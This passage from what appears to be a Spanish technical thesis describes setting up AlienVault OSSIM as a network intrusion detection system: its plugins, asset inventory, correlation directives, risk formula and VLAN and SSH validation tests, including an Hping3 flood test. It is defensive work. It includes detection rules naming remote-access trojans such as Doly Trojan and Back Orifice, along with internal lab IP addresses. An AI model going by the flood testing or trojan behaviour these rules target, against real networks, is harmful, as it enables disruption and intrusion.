LAB-Cultivo	10.104.36.14/32	00:27:0E:	
LAB-Cultivo2	10.104.36.15/32	00:27:0E:	
LAB-Cultivo3	10.104.36.12/32	00:27:0E:	

Ilustración 114. Creación de Objetos.

2.7. Implementación del Servidor SIM como NIDS

La instalación y configuración de AlienVault como Servidor de monitoreo y detección de intrusos se realizó considerando cada uno de sus componentes: *ossim-server, ossim-framework* y *ossim-agent*.

El equipo NIDS instalado trabajará como monitor y servidor. Durante la instalación de AlienVault se seleccionó los plugins correspondientes a los agentes detectores y monitores que se implementaron:

❖ Detectores

Además de Ossim-agent se instalaron los siguientes plugins:

- *Arpwatch:* Utilizado para detectar el uso del envenenamiento ARP en un sistema, opera mediante la correspondencia entre pares IP-MAC (Ethernet).
- *ClamAV:* Detectará equipos que generen tráfico debido a virus instalado en su sistema.
- *Nagios:* Detectará fallas en la disponibilidad de servicios de los activos de la red.
- *Nessus_detector:* Detectará vulnerabilidades en los activos de la red.
- *Ossec:* Genera alertas a partir del análisis de los logs, y base de datos del agente.
- *P0f:* Passive OS Fingerprinting, una herramienta de detección pasiva que funciona paralelamente con el IDS, hace un mapeo del Sistema Operativo de los hosts que existen en la red.
- *Pads:* Sniffer que permitirá detectar activos como Nmap pero de forma pasiva, colabora con el trabajo de Snort.
- *Snort:* Es un IDS Snort que realizará un análisis de tráfico identificando los protocolos en búsqueda de contenido, además de detectar buffer overflows, escaneo sigiloso (stealth) de puertos, intentos de fingerprint de Sistema Operativo, pruebas SMB, detectando gusanos, malware y violaciones de políticas (Ejemplo: P2P, pornografía).
- *SysLog:* Utilizado para la transferencia de mensajes generados en el Sistema Operativo, por actualizaciones o alteraciones de los registros.

❖ Monitores

En esta sección se encuentra ossim-monitor y los siguientes programas:

- **Nessus:** Permitirá la correlación de Vulnerabilidades con la detección de intrusos de SNORT para determinar el nivel de riesgo de un activo y generar alertas.
- **OpenVas:** Para el análisis y detección de vulnerabilidades.
- **Nmap:** Realizará el escaneo de puertos y sistemas activos para el inventario de red.
- **Ntop:** Permitirá obtener estadísticas de uso de la red por cada equipo, detectando tiempo de sesiones activas y abusos de la red.





Ilustración 115. Sensores OSSIM hailitados

La selección de las herramientas de AlienVault se realizó durante la instalación, además de la configuración de las interfaces, tanto para monitoreo como para administración.

La generación de eventos se realiza en base a las reglas establecidas por cada software agente y monitor de acuerdo a una base de datos de eventos de seguridad conocidos.




Id origen de datos	Nombre	Tipo	Tipo de fuente	Descripción
1001	snort	Detector (1)		Snort Rules
1002	snort_tag	Detector (1)		Snort Tagging
1003	snort	Detector (1)		Snort Dynamic Alert
1100	spp_portscan	Detector (1)		Portscan1
1101	spp_minfrag	Detector (1)		Minfrag
1102	http_decode	Detector (1)		HTTP decode 1/2
1103	spp_defrag	Detector (1)		First defragmenter
1104	spp_anomsensor	Detector (1)		SPADE
1105	spp_bo	Detector (1)		Back Orifice
1106	spp_rpc_decode	Detector (1)		RPC Preprocessor
1107	spp_stream2	Detector (1)		2nd stream preprocessor
1108	spp_stream3	Detector (1)		3rd stream preprocessor
1109	spp_telnet	Detector (1)		Telnet option decoder
1110	spp_unidecode	Detector (1)		Unicode decoder
1111	spp_stream4	Detector (1)		Stream4 preprocessor
1112	spp_arpspoof	Detector (1)		Arp Spoof detector

Ilustración 116. Orígenes de los datos en Alienvault.

2.7.1. Activos de Red

AlienVault puede identificar los equipos existentes en la red en base al tráfico que puede escuchar a través de la interfaz de monitoreo, sin embargo, es importante determinar los equipos activos de la red para el establecimiento de políticas que determinarán las alarmas en base a los eventos generados y el nivel de riesgo en base al valor del activo.



Nombre equipo	IP	FQDN/Alias	Descripci	Valor de los activos	Sensores	Thr_C	Thr_A	Alerta	Por	Perfil RRD
10.104.33.86	10.104.33.86			3	ossim	300	300	0	0	Default
10.104.33.95	10.104.33.95			3	ossim	300	300	0	0	Default
10.104.33.98	10.104.33.98			3	ossim	300	300	0	0	Default
10.104.36.1	10.104.36.1			3	ossim	300	300	0	0	
10.104.36.11	10.104.36.11			3	ossim	300	300	0	0	
10.104.36.13	10.104.36.13			3	ossim	300	300	0	0	
10.104.36.14	10.104.36.14			3	ossim	300	300	0	0	
10.104.36.15	10.104.36.15			3	ossim	300	300	0	0	
10.104.36.26	10.104.36.26		VLAN Me	3	ossim	300	300	0	0	Default
10.104.36.35	10.104.36.35		VLAN Me	3	ossim	300	300	0	0	Default

Ilustración 117. Identificación de Activos en Alienvault.

Se habilitó el plugin de nagios de manera que se pueda determinar la disponibilidad de los servicios de cada activo.

Para ineventariar los activos de la red, se utilizó el software OCS-Inventory Agent para los sistemas Windows.

2.7.2. Políticas

La configuración principal de **AlienVault** comprende la creación de políticas y el tratamiento de activos con el perfil adecuado.

Se crearon políticas para los activos de red considerando las bases de datos de eventos de seguridad proporciondos por AlienVault que agrupa en diferentes tipos cada uno de estos eventos.




Ilustración 118. Políticas y Acciones.

El objetivo de AlienVault es coleccionar y relacionar los eventos generados por los agentes y determinar el riesgo al que se exponen los activos de la red:

En la configuración de las políticas y directivas de correlación se configuró la acción a realizar al producirse un evento de seguridad, esto es: la generación de una alarma, un ticket y el envío de correos de alerta.

La correlación es un proceso en el que se van evaluando condiciones hasta que estas llegan a un estado de riesgo, si se detectan varios sucesos que puedan indicar una situación peligrosa, entonces se lanza la alarma.

Una de las dificultades de la correlación es el saber establecer correctamente políticas que no den muchos falsos positivos y sobre todo que detecten las situaciones de riesgo.




Ilustración 119. Directivas de Correlación.

Todas las directivas están configuradas de modo que el origen y destino sea cualquier red, lo que se puede modificar en base a las necesidades de alerta sobre ciertos activos, o a su vez crear nuevas directivas.

Cada directiva se compone de varias reglas relacionadas entre si, las cuales definen cuándo se cumple directiva para generar la alarma.

La siguiente ilustración muestra la definición de reglas para la detección de troyanos, obtenida del directorio de ossim-server.




Ilustración 120. Directivas antitroyanos en Ossim Server.

1. En primera instancia se define la directiva cuyo nombre es *Doly Trojan* con prioridad de 5.
2. Como regla principal se define “Una conexión extraña a un puerto abierto” y aumenta la fiabilidad en 4, los puertos fuente y destino son “1:SRC_IP” y “1:DST_IP” respectivamente, lo que indica que esta regla tomará los valores de la regla de primer nivel para estos parámetros.
3. La regla de tercer nivel indica: “Mas de 30 segundos de persistencia de la conexión”, aumenta la fiabilidad en 2 y evalúa una condición “ge” ya que es una regla de tipo monitor. Esta condición indica:
   - Eq: Igual.
   - Ne: No igual.
   - Lt: Menor que.
   - Gt: Mayor que.
   - Le: Menor o igual que.
   - Ge: Mayor o igual que. Para el valor “value” según el evento nombrado.

   El *intervalo* indica el espacio de tiempo entre eventos, y el *tiempo* constituye el tiempo de vida de la regla hasta el próximo evento.

   El parámetro *absolute* determina si el valor proporcionado es absoluto o relativo. Por ejemplo, si tenemos un valor de “30”, una condición “ge” y un intervalo de 15 (segundos), para un evento de stop “HttpSentBytes” significa:

Si el valor es **true**, la condición se cumplirá si el equipo envía 30 bytes o más durante 15 segundos por el protocolo http. Si el valor es **false**, la condición se cumplirá si el equipo realiza un incremento en 30 bytes durante el periodo de 15 segundos, por el protocolo http.

4. La cuarta regla de tipo monitor indica que el host a alcanzado un nivel C (Compromiso) elevado, dados los valores de los parámetros para esta regla.

❖ Riesgo

AlienVault permite calcular el riesgo de forma automática. Para ello cuenta con los parámetros prioridad y fiabilidad. Cada evento que pueda suceder en la red debe tener asociado una prioridad y una fiabilidad. La prioridad, se define por la importancia de un evento si este se convierte en un ataque exitoso, es decir, cómo de perjudicial puede llegar a ser. El valor de la prioridad puede ser de 0 a 5. El valor del riesgo obtenido será de 1 a 10, si este excede a 1 se lanza inmediatamente una alarma.

Riesgo = (Activo * Prioridad * Fiabilidad) / 25

❖ Configuración desde consola

La configuración básica e instalación de plugins se puede realizar también desde la consola, vía SSH o en la máquina local:




Ilustración 121. Configuración principal de AlienVault.

En la consola de comandos se escribe:

#ossim-setup

Aparece un cuadro de dialogo que nos guiará por la configuración de OSSIM. Otra opción es el caso de la modificación de los archivos de configuración utilizando el editor VIM.

Los archivos de configuración se encuentran en los siguientes directorios:

- Configuración global → /etc/ossim/ossim_setup.conf
- Configuración del servidor → /etc/ossim/server/config.xml
- Configuración del framework → /etc/ossim/framework/ossim.conf
- Configuración del agente → /etc/ossim/agent/config.cfg

Es importante destacar que Alienvault dispone de una configuración de IPTABLES para control de acceso, la cual se puede habilitar o deshabilitar en la configuración global.

Ilustración 122. Configuración de iptables en AlienVault

2.8. Validación de la seguridad lógica de red implementada

2.8.1. Verificación de acceso mediante SSH en equipos de red.

Para probar el acceso a los equipos mediante SSH con el usuario previamente creado se utilizó el software Putty en Windows.




Ilustración 123. Prueba de acceso SSH a equipos de red.




Ilustración 124. Acceso remoto con SSH al switch de distribución.

2.8.2. Verificación de VLANs y ACLs en equipos de red

Se puede verificar que el acceso a los equipos de red solo se puede realizar desde la VLAN Administración.

```
jhoma@jhoma-laptop:~$ telnet 10.104.31.1
Trying 10.104.31.1...
Connected to 10.104.31.1.
Escape character is '^]'.

%connection closed by remote host!Connection closed by foreign host.
```

Ilustración 125. Verificación de acceso a equipos de red 1.

```
jhoma@jhoma-laptop:~$ ping 10.104.31.29
PING 10.104.31.29 (10.104.31.29) 56(84) bytes of data.
^C
--- 10.104.31.29 ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 5000ms
```

Ilustración 126. Verificación de acceso a equipos a red 2.

2.8.3. Verificación de acceso entre VLANs

Se puede verificar que no se puede acceder entre VLAN de usuario final.

```
jhoma@jhoma-laptop:~$ ping 10.104.36.1
PING 10.104.36.1 (10.104.36.1) 56(84) bytes of data.
^C
--- 10.104.36.1 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 999ms
```

Ilustración 127. Verificación de acceso entre VLAN.




Ilustración 128. Verificación de acceso entre VLAN 2.

2.8.4. Verificación de alertas generadas por el NIDS AlienVault

Durante la fase de pruebas se pudo detectar una amenaza de virus en un equipo de red que generaba paquetes UDP.

Cuando un evento ha excedido el valor de las métricas de ataque o compromiso se envía un correo electrónico al administrador, el correo puede a su vez puede ser compartido a distintos usuarios a través de AlienVault.




Ilustración 129. Recepción de correo de alertas.




Ilustración 130. Notificaciones de correo de AlienVault.

Este ataque de virus fue además detectado por el IDS de Zentyal.




Ilustración 131. Verificación de ataque por virus

Para verificar el nivel de respuesta de los IDS ante un evento, se realizó pruebas de inundación de red utilizando la herramienta *Hping3*.




Ilustración 132. Verificación de alertas IDS con Hping3

